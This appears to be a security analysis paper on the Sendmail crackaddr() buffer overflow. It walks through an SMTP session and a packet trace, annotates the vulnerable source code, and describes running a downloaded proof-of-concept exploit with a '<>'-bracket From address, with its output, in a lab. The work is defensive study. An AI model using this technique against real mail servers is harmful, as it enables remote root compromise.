
SMTP defines the manner in which two devices will transmit or receive messages. The specifications include:

- Session initiation.
- The commands to be used (MAIL, DATA, RCPT, VRFY etc.).
- The replies and errors (for example: -- 250 Requested mail action okay completed, -- 500 Syntax error, command unrecognized etc.).
- How the sending device will indicate it is finished sending a message.
- How the receiving device will indicate it has received a message.
- Session termination.

Since the beginnings of the Internet, there have been many public open standards published, which are called Requests For Comments (RFC's). Many of these RFC's are related to email standards (for more information on RFC's see: http://www.ietf.org/rfc.html.)

The SMTP specification originally started with the Mail Transfer Protocol in 1980(RFC772), evolved into SMTP in 1981(RFC821), and since has been enhanced into the protocol we use now, RFC2821 supercedes RFC821. SMTP is used for sending email messages between message transport agents; which can then be retrieved by an email client using POP (Post Office Protocol), IMAP (Internet Message Access Protocol) or any other of the many choices available. The SMTP model is as the name implies, simple. The simplicity is one of the greatest strengths of SMTP. The SMTP model is basically this: The sending host will establish a 2-way channel with the receiver as a result of a mail request. The receiving host may be the final destination or a relay. The sending host generates the SMTP commands and replies are sent back in response to those commands by the receiving host. Once the channel is set up, the sending host will issue the MAIL command indicating the sender of the mail. If the receiving host can accept mail, it will respond with an 'ok' reply. The sending host will then send a RCPT command to identify the recipient of the mail, and if the receiving host can accept mail for that recipient it will respond with an 'ok' reply, if not it will respond with a reject (rejecting that recipient, not the whole email). The email may contain several recipients and each one will go through the process. Once all recipients have been negotiated, the sending host will transmit the data, and send a done sequence when complete. The receiving host will process the data and reply with an "ok". The basic SMTP conversation is depicted in the figure below; one thing to point out here is that when researching SMTP and Sendmail,

they will both diagram out the same way (i.e. the Sendmail conversation will look the same as the SMTP conversation) since Sendmail uses SMTP to move mail from one host to another.



Looking at the network trace of normal SMTP traffic we can see the conversation in action. The session below shows a manual telnet to port 25 to send mail to a user on a remote system, we can see from this trace the steps that are pictured above.

```
[root@hacker root]# telnet 10.10.10.10 25
Trying 10.10.10.10...
Connected to 10.10.10.10.
Escape character is '^]'.
220 Victim.us.com ESMTP Sendmail 8.11.6/8.11.6; Fri, 20 Jun 2003 06:41:13 -0500
HELO 10.10.10.20
250 Victim.us.com Hello Hacker.usaa.com [10.10.10.20], pleased to meet you
MAIL FROM:root_@10.10.10.20
250 2.1.0 root_@10.10.10.20... Sender ok
RCPT TO:root
250 2.1.5 root... Recipient ok
DATA
354 Enter mail, end with "." on a line by itself
this is a test
.
250 2.0.0 h5KBfrb08382 Message accepted for delivery
quit
221 2.0.0 Victim.us.com closing connection
Connection closed by foreign host.
[root@Hacker root]#
```

A network trace of the session was taken using tcpdump , with the following switches (tcpdump is a packet sniffing utility used to capture and display TCP packets):

- -nn Do no host IP or protocol number to name expansion
- -X Dump in ASCII format as well

```
[root@Victim root]# tcpdump -nn -X host 10.10.10.20
tcpdump: listening on eth0
####
# the session begins with the basic TCP handshake and port negotiation
# initiated by the sending host
###
06:45:22.712809 10.10.10.20.56342 > 10.10.10.10.25: S 174471562:174471562(0) win
5840 <mss 1460,sackOK,timestamp 377592736 0,nop,wscale 0> (DF) [tos 0x10]
0x0000   4510 003c a22a 4000 4006 6a54 0ac2 0c56        E..<.*@.@.jT...V
0x0010   0ac2 0c54 dc16 0019 0a66 398a 0000 0000        ...T.....f9.....
0x0020   a002 16d0 30c8 0000 0204 05b4 0402 080a        ....0...........
0x0030   1681 9ba0 0000 0000 0103 0300                  ............
06:45:22.712862 10.10.10.10.25 > 10.10.10.20.56342: S 378103754:378103754(0) ack
174471563 win 5792 <mss 1460,sackOK,timestamp 377582570 377592736,nop,wscale 0>
(DF)
0x0000   4500 003c 0000 4000 4006 0c8f 0ac2 0c54        E..<..@.@......T
0x0010   0ac2 0c56 0019 dc16 1689 67ca 0a66 398b        ...V......g..f9.
0x0020   a012 16a0 2828 0000 0204 05b4 0402 080a        ....((..........
0x0030   1681 73ea 1681 9ba0 0103 0300                  ..s.........
06:45:22.713025 10.10.10.20.56342 > 10.10.10.10.25: . ack 1 win 5840
<nop,nop,timestamp 377592736 377582570> (DF) [tos 0x10]
0x0000   4510 0034 a22b 4000 4006 6a5b 0ac2 0c56        E..4.+@.@.j[...V
0x0010   0ac2 0c54 dc16 0019 0a66 398b 1689 67cb        ...T.....f9...g.
0x0020   8010 16d0 56bd 0000 0101 080a 1681 9ba0        ....V...........
0x0030   1681 73ea                                      ..s.
06:45:22.722578 10.10.10.10.36728 > 10.10.10.20.113: S 381190184:381190184(0) win
5840 <mss 1460,sackOK,timestamp 377582571 0,nop,wscale 0> (DF)
0x0000   4500 003c f3c3 4000 4006 18cb 0ac2 0c54        E..<..@.@......T
0x0010   0ac2 0c56 8f78 0071 16b8 8028 0000 0000        ...V.x.q...(....
0x0020   a002 16d0 51d3 0000 0204 05b4 0402 080a        ....Q...........
0x0030   1681 73eb 0000 0000 0103 0300                  ..s.........
06:45:22.722692 10.10.10.20.113 > 10.10.10.10.36728: R 0:0(0) ack 381190185 win 0
(DF)
0x0000   4500 0028 0000 4000 4006 0ca3 0ac2 0c56        E..(..@.@......V
0x0010   0ac2 0c54 0071 8f78 0000 0000 16b8 8029        ...T.q.x.......)
0x0020   5014 0000 5ad8 0000 0000 0000 0000             P...Z.........
###
# here the sendmail conversation begins with the receiving host
# sending the sender version information
###
06:45:22.725690 10.10.10.10.25 > 10.10.10.20.56342: P 1:85(84) ack 1 win 5792
<nop,nop,timestamp 377582571 377592736> (DF)
0x0000   4500 0088 1421 4000 4006 f821 0ac2 0c54        E....!@.@..!...T
0x0010   0ac2 0c56 0019 dc16 1689 67cb 0a66 398b        ...V......g..f9.
0x0020   8018 16a0 d2a0 0000 0101 080a 1681 73eb        ..............s.
0x0030   1681 9ba0 3232 3020 4c69 6e75 7838 342e        ....220.Vitim.
0x0040   7573  2e63 6f6d 2045 534d 5450 2053        us.com.ESMTP.S
0x0050   656e                                       en
06:45:22.725823 10.10.10.20.56342 > 10.10.10.10.25: . ack 85 win 5840
<nop,nop,timestamp 377592737 377582571> (DF) [tos 0x10]
0x0000   4510 0034 a22c 4000 4006 6a5a 0ac2 0c56        E..4.,@.@.jZ...V
0x0010   0ac2 0c54 dc16 0019 0a66 398b 1689 681f        ...T.....f9...h.
0x0020   8010 16d0 5667 0000 0101 080a 1681 9ba1        ....Vg..........
0x0030   1681 73eb                                      ..s.
###
```

```
# the HELLO, here is the first step in sending the email
###
    06:45:31.716469 10.10.10.20.56342 > 10.10.10.10.25: P 1:20(19) ack 85 win 5840
    <nop,nop,timestamp 377593636 377582571> (DF) [tos 0x10]
    0x0000   4510 0047 a22d 4000 4006 6a46 0ac2 0c56        E..G.-@.@.jF...V
    0x0010   0ac2 0c54 dc16 0019 0a66 398b 1689 681f        ...T.....f9...h.
    0x0020   8018 16d0 68f6 0000 0101 080a 1681 9f24        ....h.........$
    0x0030   1681 73eb 4845 4c4f 2031 302e 3139 342e        ..s.HELO.10.10.
    0x0040   3132 2e38 360d 0a                              10.20..
    06:45:31.716840 10.10.10.10.25 > 10.10.10.20.56342: . ack 20 win 5792
    <nop,nop,timestamp 377583470 377593636> (DF)
    0x0000   4500 0034 1422 4000 4006 f874 0ac2 0c54        E..4."@.@..t...T
    0x0010   0ac2 0c56 0019 dc16 1689 681f 0a66 399e        ...V......h..f9.
    0x0020   8010 16a0 4f7e 0000 0101 080a 1681 776e        ....O~........wn
    0x0030   1681 9f24                                      ...$
###
###the response from the receiving host
###
    06:45:31.716981 10.10.10.10.25 > 10.10.10.20.56342: P 85:166(81) ack 20 win
    5792 <nop,nop,timestamp 377583470 377593636> (DF)
    0x0000   4500 0085 1423 4000 4006 f822 0ac2 0c54        E....#@.@.."...T
    0x0010   0ac2 0c56 0019 dc16 1689 681f 0a66 399e        ...V......h..f9.
    0x0020   8018 16a0 4ce1 0000 0101 080a 1681 776e        ....L.........wn
    0x0030   1681 9f24 3235 3020 4c69 6e75 7838 342e        ...$250.Vitim.
    0x0040   7573  2e63 6f6d 2048 656c 6c6f 204c        us.com.Hello.L
    0x0050   696e                                       in
    06:45:31.717095 10.10.10.20.56342 > 10.10.10.10.25: . ack 166 win 5840
    <nop,nop,timestamp 377593636 377583470> (DF) [tos 0x10]
    0x0000   4510 0034 a22e 4000 4006 6a58 0ac2 0c56        E..4..@.@.jX...V
    0x0010   0ac2 0c54 dc16 0019 0a66 399e 1689 6870        ...T.....f9...hp
    0x0020   8010 16d0 4efd 0000 0101 080a 1681 9f24        ....N.........$
    0x0030   1681 776e                                      ..wn
###
#the Mail from being sent from the sending host
###
    06:45:35.159261 10.10.10.20.56342 > 10.10.10.10.25: P 20:50(30) ack 166 win 5840
    <nop,nop,timestamp 377593981 377583470> (DF) [tos 0x10]
    0x0000   4510 0052 a22f 4000 4006 6a39 0ac2 0c56        E..R./@.@.j9...V
    0x0010   0ac2 0c54 dc16 0019 0a66 399e 1689 6870        ...T.....f9...hp
    0x0020   8018 16d0 77c7 0000 0101 080a 1681 a07d        ....w.........}
    0x0030   1681 776e 4d41 494c 2046 524f 4d3a 726f        ..wnMAIL.FROM:ro
    0x0040   6f74 5f40 3130 2e31 3934 2e31 322e 3836        ot_@10.10.10.20
    0x0050   0d0a
###
#the response from the receiving host
###
    06:45:35.167527 10.10.10.10.25 > 10.10.10.20.56342: P 166:209(43) ack 50 win 5792
    <nop,nop,timestamp 377583816 377593981> (DF)
    0x0000   4500 005f 1424 4000 4006 f847 0ac2 0c54        E.._.$@.@..G...T
    0x0010   0ac2 0c56 0019 dc16 1689 6870 0a66 39bc        ...V......hp.f9.
    0x0020   8018 16a0 cb00 0000 0101 080a 1681 78c8        ..............x.
    0x0030   1681 a07d 3235 3020 322e 312e 3020 726f        ...}250.2.1.0.ro
    0x0040   6f74 5f40 3130 2e31 3934 2e31 322e 3836        ot_@10.10.10.20
    0x0050   2e2e                                          ..
    06:45:35.167654 10.10.10.20.56342 > 10.10.10.10.25: . ack 209 win 5840
    <nop,nop,timestamp 377593981 377583816> (DF) [tos 0x10]
```

```
    0x0000   4510 0034 a230 4000 4006 6a56 0ac2 0c56        E..4.0@.@.jV...V
    0x0010   0ac2 0c54 dc16 0019 0a66 39bc 1689 689b        ...T.....f9...h.
    0x0020   8010 16d0 4c01 0000 0101 080a 1681 a07d        ....L.........}
    0x0030   1681 78c8                                      ..x.
###
#The rcpt to sent by the sending host
###
    06:45:39.465044 10.10.10.20.56342 > 10.10.10.10.25: P 50:64(14) ack 209 win 5840
    <nop,nop,timestamp 377594411 377583816> (DF) [tos 0x10]
    0x0000   4510 0042 a231 4000 4006 6a47 0ac2 0c56        E..B.1@.@.jG...V
    0x0010   0ac2 0c54 dc16 0019 0a66 39bc 1689 689b        ...T.....f9...h.
    0x0020   8018 16d0 4929 0000 0101 080a 1681 a22b        ....I).........+
    0x0030   1681 78c8 5243 5054 2054 4f3a 726f 6f74        ..x.RCPT.TO:root
    0x0040   0d0a
###
# The response from the receiving host
###
    06:45:39.467500 10.10.10.10.25 > 10.10.10.20.56342: P 209:241(32) ack 64 win 5792
    <nop,nop,timestamp 377584246 377594411> (DF)
    0x0000   4500 0054 1425 4000 4006 f851 0ac2 0c54        E..T.%@.@..Q...T
    0x0010   0ac2 0c56 0019 dc16 1689 689b 0a66 39ca        ...V......h..f9.
    0x0020   8018 16a0 935e 0000 0101 080a 1681 7a76        .....^........zv
    0x0030   1681 a22b 3235 3020 322e 312e 3520 726f        ...+250.2.1.5.ro
    0x0040   6f74 2e2e 2e20 5265 6369 7069 656e 7420        ot....Recipient.
    0x0050   6f6b                                          ok
    06:45:39.467622 10.10.10.20.56342 > 10.10.10.10.25: . ack 241 win 5840
    <nop,nop,timestamp 377594411 377584246> (DF) [tos 0x10]
    0x0000   4510 0034 a232 4000 4006 6a54 0ac2 0c56        E..4.2@.@.jT...V
    0x0010   0ac2 0c54 dc16 0019 0a66 39ca 1689 68bb        ...T.....f9...h.
    0x0020   8010 16d0 4877 0000 0101 080a 1681 a22b        ....Hw.........+
    0x0030   1681 7a76                                      ..zv
###
#The data sent from the sending host – this will contain the text of the message
###
    06:45:41.762496 10.10.10.20.56342 > 10.10.10.10.25: P 64:70(6) ack 241 win 5840
    <nop,nop,timestamp 377594641 377584246> (DF) [tos 0x10]
    0x0000   4510 003a a233 4000 4006 6a4d 0ac2 0c56        E..:.3@.@.jM...V
    0x0010   0ac2 0c54 dc16 0019 0a66 39ca 1689 68bb        ...T.....f9...h.
    0x0020   8018 16d0 a1f6 0000 0101 080a 1681 a311        ................
    0x0030   1681 7a76 4441 5441 0d0a                       ..zvDATA..
###
#The response from the receiving host acknowledging it is ready to accept the message
###
    06:45:41.763217 10.10.10.10.25 > 10.10.10.20.56342: P 241:291(50) ack 70 win 5792
    <nop,nop,timestamp 377584475 377594641> (DF)
    0x0000   4500 0066 1426 4000 4006 f83e 0ac2 0c54        E..f.&@.@..>...T
    0x0010   0ac2 0c56 0019 dc16 1689 68bb 0a66 39d0        ...V......h..f9.
    0x0020   8018 16a0 f273 0000 0101 080a 1681 7b5b        .....s........{[
    0x0030   1681 a311 3335 3420 456e 7465 7220 6d61        ....354.Enter.ma
    0x0040   696c 2c20 656e 6420 7769 7468 2022 2e22        il,.end.with."."
    0x0050   206f                                           .o
###
#The sender's data, containing the test of the message
###
    06:45:41.763344 10.10.10.20.56342 > 10.10.10.10.25: . ack 291 win 5840
    <nop,nop,timestamp 377594641 377584475> (DF) [tos 0x10]
```

```
    0x0000   4510 0034 a234 4000 4006 6a52 0ac2 0c56        E..4.4@.@.jR...V
    0x0010   0ac2 0c54 dc16 0019 0a66 39d0 1689 68ed        ...T.....f9...h.
    0x0020   8010 16d0 4674 0000 0101 080a 1681 a311        ....Ft..........
    0x0030   1681 7b5b                                      ..{[
    06:45:44.367986 10.10.10.20.56342 > 10.10.10.10.25: P 70:86(16) ack 291 win 5840
    <nop,nop,timestamp 377594901 377584475> (DF) [tos 0x10]
    0x0000   4510 0044 a235 4000 4006 6a41 0ac2 0c56        E..D.5@.@.jA...V
    0x0010   0ac2 0c54 dc16 0019 0a66 39d0 1689 68ed        ...T.....f9...h.
    0x0020   8018 16d0 7dee 0000 0101 080a 1681 a415        ....}...........
    0x0030   1681 7b5b 7468 6973 2069 7320 6120 7465        ..{[this.is.a.te
    0x0040   7374 0d0a                                      st..
###
#The response from the receiving host
###
    06:45:44.407214 10.10.10.10.25 > 10.10.10.20.56342: . ack 86 win 5792
    <nop,nop,timestamp 377584740 377594901> (DF)
    0x0000   4500 0034 1427 4000 4006 f86f 0ac2 0c54        E..4.'@.@..o...T
    0x0010   0ac2 0c56 0019 dc16 1689 68ed 0a66 39e0        ...V......h..f9.
    0x0020   8010 16a0 4487 0000 0101 080a 1681 7c64        ....D.........|d
    0x0030   1681 a415                                      ....
    06:45:45.803160 10.10.10.20.56342 > 10.10.10.10.25: P 86:89(3) ack 291 win 5840
    <nop,nop,timestamp 377595045 377584740> (DF) [tos 0x10]
    0x0000   4510 0037 a236 4000 4006 6a4d 0ac2 0c56        E..7.6@.@.jM...V
    0x0010   0ac2 0c54 dc16 0019 0a66 39e0 1689 68ed        ...T.....f9...h.
    0x0020   8018 16d0 0baf 0000 0101 080a 1681 a4a5        ................
    0x0030   1681 7c64 2e0d 0a                              ..|d...
    06:45:45.803458 10.10.10.10.25 > 10.10.10.20.56342: . ack 89 win 5792
    <nop,nop,timestamp 377584879 377595045> (DF)
    0x0000   4500 0034 1428 4000 4006 f86e 0ac2 0c54        E..4.(@.@..n...T
    0x0010   0ac2 0c56 0019 dc16 1689 68ed 0a66 39e3        ...V......h..f9.
    0x0020   8010 16a0 4369 0000 0101 080a 1681 7cef        ....Ci........|.
    0x0030   1681 a4a5                                      ....
###
#Mail accepted
###
    06:45:45.809152 10.10.10.10.25 > 10.10.10.20.56342: P 291:345(54) ack 89 win 5792
    <nop,nop,timestamp 377584880 377595045> (DF)
    0x0000   4500 006a 1429 4000 4006 f837 0ac2 0c54        E..j.)@.@..7...T
    0x0010   0ac2 0c56 0019 dc16 1689 68ed 0a66 39e3        ...V......h..f9.
    0x0020   8018 16a0 9c5f 0000 0101 080a 1681 7cf0        ....._........|.
    0x0030   1681 a4a5 3235 3020 322e 302e 3020 6835        ....250.2.0.0.h5
    0x0040   4b42 6a5a 6230 3833 3839 204d 6573 7361        KBjZb08389.Messa
    0x0050   6765                                          ge
    06:45:45.809271 10.10.10.20.56342 > 10.10.10.10.25: . ack 345 win 5840
    <nop,nop,timestamp 377595046 377584880> (DF) [tos 0x10]
    0x0000   4510 0034 a237 4000 4006 6a4f 0ac2 0c56        E..4.7@.@.jO...V
    0x0010   0ac2 0c54 dc16 0019 0a66 39e3 1689 6923        ...T.....f9...i#
    0x0020   8010 16d0 4301 0000 0101 080a 1681 a4a6        ....C...........
    0x0030   1681 7cf0                                      ..|.
###
#The done sent by the sending host
###
    06:45:48.949108 10.10.10.20.56342 > 10.10.10.10.25: P 89:95(6) ack 345 win 5840
    <nop,nop,timestamp 377595360 377584880> (DF) [tos 0x10]
    0x0000   4510 003a a238 4000 4006 6a48 0ac2 0c56        E..:.8@.@.jH...V
    0x0010   0ac2 0c54 dc16 0019 0a66 39e3 1689 6923        ...T.....f9...i#
```

```
        0x0020   8018 16d0 59c5 0000 0101 080a 1681 a5e0        ....Y.........
        0x0030   1681 7cf0 7175 6974 0d0a                      ..|.quit..
        06:45:48.949571 10.10.10.10.25 > 10.10.10.20.56342: P 345:392(47) ack 95 win 5792
        <nop,nop,timestamp 377585194 377595360> (DF)
        0x0000   4500 0063 142a 4000 4006 f83d 0ac2 0c54        E..c.*@.@..=...T
        0x0010   0ac2 0c56 0019 dc16 1689 6923 0a66 39e9        ...V......i#.f9.
        0x0020   8018 16a0 bcfa 0000 0101 080a 1681 7e2a        ..............~*
        0x0030   1681 a5e0 3232 3120 322e 302e 3020 4c69        ....221.2.0.0.vi
        0x0040   6e75 7838 342e 7573  2e63 6f6d 2063        tim.us.com.c
        0x0050   6c6f                                  lo
    ###
    #The connection tear down
    ###
        06:45:48.949688 10.10.10.20.56342 > 10.10.10.10.25: . ack 392 win 5840
        <nop,nop,timestamp 377595360 377585194> (DF) [tos 0x10]
        0x0000   4510 0034 a239 4000 4006 6a4d 0ac2 0c56        E..4.9@.@.jM...V
        0x0010   0ac2 0c54 dc16 0019 0a66 39e9 1689 6952        ...T.....f9...iR
        0x0020   8010 16d0 4058 0000 0101 080a 1681 a5e0        ....@X..........
        0x0030   1681 7e2a                              ..~*
        06:45:48.949716 10.10.10.10.25 > 10.10.10.20.56342: F 392:392(0) ack 95 win 5792
        <nop,nop,timestamp 377585194 377595360> (DF)
        0x0000   4500 0034 142b 4000 4006 f86b 0ac2 0c54        E..4.+@.@..k...T
        0x0010   0ac2 0c56 0019 dc16 1689 6952 0a66 39e9        ...V......iR.f9.
        0x0020   8011 16a0 4087 0000 0101 080a 1681 7e2a        ....@.........~*
        0x0030   1681 a5e0                              ....
        06:45:48.949971 10.10.10.20.56342 > 10.10.10.10.25: F 95:95(0) ack 393 win 5840
        <nop,nop,timestamp 377595360 377585194> (DF) [tos 0x10]
        0x0000   4510 0034 a23a 4000 4006 6a4c 0ac2 0c56        E..4.:@.@.jL...V
        0x0010   0ac2 0c54 dc16 0019 0a66 39e9 1689 6953        ...T.....f9...iS
        0x0020   8011 16d0 4056 0000 0101 080a 1681 a5e0        ....@V..........
        0x0030   1681 7e2a                              ..~*
        06:45:48.949997 10.10.10.10.25 > 10.10.10.20.56342: . ack 96 win 5792
        <nop,nop,timestamp 377585194 377595360> (DF)
        0x0000   4500 0034 142c 4000 4006 f86a 0ac2 0c54        E..4.,@.@..j...T
        0x0010   0ac2 0c56 0019 dc16 1689 6953 0a66 39ea        ...V......iS.f9.
        0x0020   8010 16a0 4086 0000 0101 080a 1681 7e2a        ....@.........~*
        0x0030   1681 a5e0                              ....

        32 packets received by filter
        0 packets dropped by kernel
        You have new mail in /var/spool/mail/root

        Here is the end result:

        [root@Victim root]#mail
        Message 5:
        From root_@10.10.10.20  Fri Jun 20 06:45:45 2003
        Date: Fri, 20 Jun 2003 06:45:39 -0500
        From: root_@10.10.10.20

        this is a test

        &
```

The conversation depicted shows a normal, legitimate mail conversation in action. It has followed all the rules and meets the protocol requirements, as will

the exploit described later. As the exploit is discussed you will see how it follows the same basic conversation.

How the exploit works

Buffer overflows 101

Before exploring the specifics of this exploit I think it is important to understand the basic concept of a buffer overflow and why they are associated with security vulnerabilities. A buffer is a contiguous block of memory allocated by a program and used to store multiple instances of same data types. A buffer has no bounds by default. This means a user can write beyond the space allocated to the buffer by the program, if no checks are made. There are 2 types of buffers: static and dynamic (also known as stack-based buffers). Stack-based buffers are used by the stack (the stack is the area in memory where the program pointers, return address, local variables of running processes are maintained or stored). By writing more to the buffer than allocated to it, (i.e. writing 16 bytes to a buffer 12 bytes long) the buffer will overflow. If the buffer is overflowed in a manner that a frame pointer (a frame pointer is used to reference the local variables and the function parameters) and return address (the address of the next instruction) is overwritten it can be manipulated to execute code different than the original program intended (i.e. /bin/sh). That code will run as the user that owns the buffer, which is the user that ran the original program. If the exploitable buffer belongs to a process that is running as a privileged user the code executed will run in the same context, ergo if /bin/sh gets executed it will be running as root and have full access to the machine and can do any number of things including executing commands, stealing passwords, installing rootkits etc..

An excellent source for more information on buffer overflows is a paper written by Aleph One called “Smashing The Stack For Fun And Profit “ and can be found at http://destroy.net/machines/security/P49-14-Aleph-One.

How the overflow is triggered

This Sendmail remote vulnerability occurs when processing and evaluating header fields in email collected during an SMTP transaction. Specifically, when fields are encountered that contain addresses or lists of addresses (such as the "From" field, "To" field and "CC" field), Sendmail attempts to semantically evaluate whether the supplied address (or list of addresses) are valid. This is accomplished using the crackaddr() function, which is located in the headers.c file in the Sendmail source tree, and overrunning it with ‘<>” brackets. (http://www.securiteam.com/unixfocus/5PP03209FW.html).
A static buffer is used to store data that has been processed. Sendmail detects when this buffer becomes full and stops adding characters, although it continues processing. Sendmail implements several security checks to ensure that characters are parsed correctly. One such security check is flawed, making it possible for a remote attacker to send an email with a specially crafted address

field that triggers a buffer overflow. The snip below is the section of the crackaddrr() function that deals with these brackets with my comments added (my comments preceded with '####').

```
    //snip
    /* check for angle brackets */
##### c is the character being read in from the from address field

            if (c == '<')
            {
                    register char *q;

                    /* assume first of two angles is bogus */
                    if (gotangle)
                            quoteit = true;
                    gotangle = true;
##### anglelev is used to ensure every '>' is preceded by '<'
                    /* oops -- have to change our mind */
                    anglelev = 1;
                    if (!skipping)
                            realanglelev = 1;
                    bp = bufhead;
                    if (quoteit)
                    {
                            *bp++ = '"';

                            /* back up over the '<' and any spaces */
                            --p;
                            while (isascii(*--p) && isspace(*p))
                                    continue;
                            p++;
                    }
                    for (q = addrhead; q < p; )
                    {
                            c = *q++;
##### below bp is checked against buflim which is the buffer limit -- above which no
##### writes are allowed

                            if (bp < buflim)
                            {
                                    if (quoteit && c == '"')
                                            *bp++ = '\\';
                                    *bp++ = c;
                            }
                    }
                    if (quoteit)
                    {
                            if (bp == &buf[1])
                                    bp--;
                            else
                                    *bp++ = '"';
                            while ((c = *p++) != '<')
                            {
                                    if (bp < buflim)
                                            *bp++ = c;
```

```
                                }
                                *bp++ = c;
                        }
                        copylev = 0;
                        putgmac = quoteit = false;
                        continue;
                }
#### here is the section being worked on by the exploit
                if (c == '>')
                {
                        if (anglelev > 0)
                        {
                                anglelev--;
                                if (!skipping)
                                {
#### here is where the buffer gets extended
                                        realanglelev--;
                                        buflim++;
                                }
                        }
                        else if (!skipping)
                        {
                                /* syntax error: unmatched > */
                                if (copylev > 0)
                                        bp--;
                                quoteit = true;
                                continue;
                        }
                        if (copylev++ <= 0)
                                *bp++ = c;
                        continue;
                }

                /* must be a real address character */
        putg:
                if (copylev <= 0 && !putgmac)
                {
                        if (bp > bufhead && bp[-1] == ')')
                                *bp++ = ' ';
                        *bp++ = MACROEXPAND;
                        *bp++ = 'g';
                        putgmac = true;
                }
        }
```


//end snip


The exploit crafts the from address with 250 '<>', which causes crackaddr() to write beyond the defined limit of buffer (overflow the buffer). The *crackaddr* function bases the buffer length it assigns addresses in SMTP headers on the presence and location of left and right angle brackets. When it detects a right angle bracket, *crackaddr* increments a variable called *buflim*, above which no writes should be allowed. Similarly, when it detects a left angle bracket, *crackaddr* should decrement *buflim*. But in unpatched versions of *sendmail*, this

doesn't happen, thereby exposing buffer that should be protected. (reference http://securecomputing.stanford.edu/alerts/sendmail-vuln.html)

Diagram

The network diagram below depicts the layout used during the testing of this exploit. Although the layout used went from an internal network to a DMZ, the principals can be applied to an attack coming from the Internet. The flowchart depicts the basic logic flow of the exploit.





The output below shows the results of running the bysin.c code.

```
[root@Hacker]# ./bysin victim hacker RedHat
Sendmail <8.12.8 crackaddr() exploit by bysin
        from the l33tsecurity crew
Resolving address... Address found
Connecting... Connected!
Sending exploit... Exploit sent!
Waiting for root prompt...

[root@Hacker]#
```

The code also opens a listening port on the attacking host, telneting to port 2525 on the hacker machine resulted in the below:

```
[root@hacker]# telnet localhost 2525
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
uname -a
```

This exploit would be very difficult if not impossible to run manually, it is possible to cause the buffer to overflow by supplying the required number of ‘<>’ pairs to be passed to the crackaddr() function but loading the exploit code into the overflowed buffer and executing the code without some sort of program would be a daunting task. My attempts to run this overflow resulted in the below error message and I was not able to go any further.

```
 553 5.1.1
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><<
><><><><><><><><><><><><><><><<...><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>...
Address too long (255 bytes max)
```

How to use the exploit

This exploit had a couple of proof of concept source codes posted; I decided to use the one written by 133tsecurity crew called bysin. This code exploited the crackaddr function of Sendmail (see Appendix A). This is done by overrunning the FROM address char buffer with <> brackets which is not handled correctly by the crackaddr function (http://www.securiteam.com/unixfocus/5PP03209FW.html).
The code was downloaded from http://www.securityfocus.com/bid/6991/exploit/ and compiled it on RedHat linux release 9 using the GNU C compiler (gcc bysin.c); the compiler generated the a.out file, which I renamed to bysin. I then executed bysin and provided the parameters required (target ip address or name, source address or name and target operating system) as depicted above. This program will also allow the user to specify a memory address offset to function on.

The testing I did using the proof of concept code failed to produce a root shell, or anything more than the ‘address too long’ error. I believe this is due to the way Linux does not allow certain characters to be written to the buffer and the offset in memory. The table below shows the results posted on the securitTeam website for this exploit using code written by LSD(Last Stage of Delirium, a group out of Poland); although the code differs, it attacks the same vulnerability using the same technique of forcing ‘<>’ into the from address field.
(http://www.securiteam.com/unixfocus/5PP03209FW.html)

Tested systems:
* FreeBSD 4.4 - (default & self compiled Sendmail 8.11.6) does not crash
* Solaris 8.0 x86 - (default & self compiled Sendmail 8.11.6) does not crash
* Solaris 8.0 Sparc - (default & self compiled Sendmail 8.11.6) does not crash
* HP-UX 10.20 - (self compiled Sendmail 8.11.6) does not crash
* IRIX 6.5.14 - (self compiled Sendmail 8.11.6) does not crash
* AIX 4.3 - (binary of Sendmail 8.11.3 from bull.de) does not crash
* RedHat 7.0 - (default Sendmail 8.11.0) does not crash
* RedHat 7.2 - (default Sendmail 8.11.6) does not crash
* RedHat 7.3 (p) - (patched Sendmail 8.11.6) does not crash
* RedHat 7.0 - (self compiled Sendmail 8.11.6) crashes
* RedHat 7.2 - (self compiled Sendmail 8.11.6) crashes
* RedHat 7.3 - (self compiled Sendmail 8.11.6) crashes
* Slackware 8.0 (p) - (patched Sendmail 8.11.6 binary) crashes
* Slackware 8.0 - (self compiled Sendmail 8.12.7) does not crash

* RedHat 7.x - (self compiled Sendmail 8.12.7) does not crash

(p) - patched box

Signature of the attack

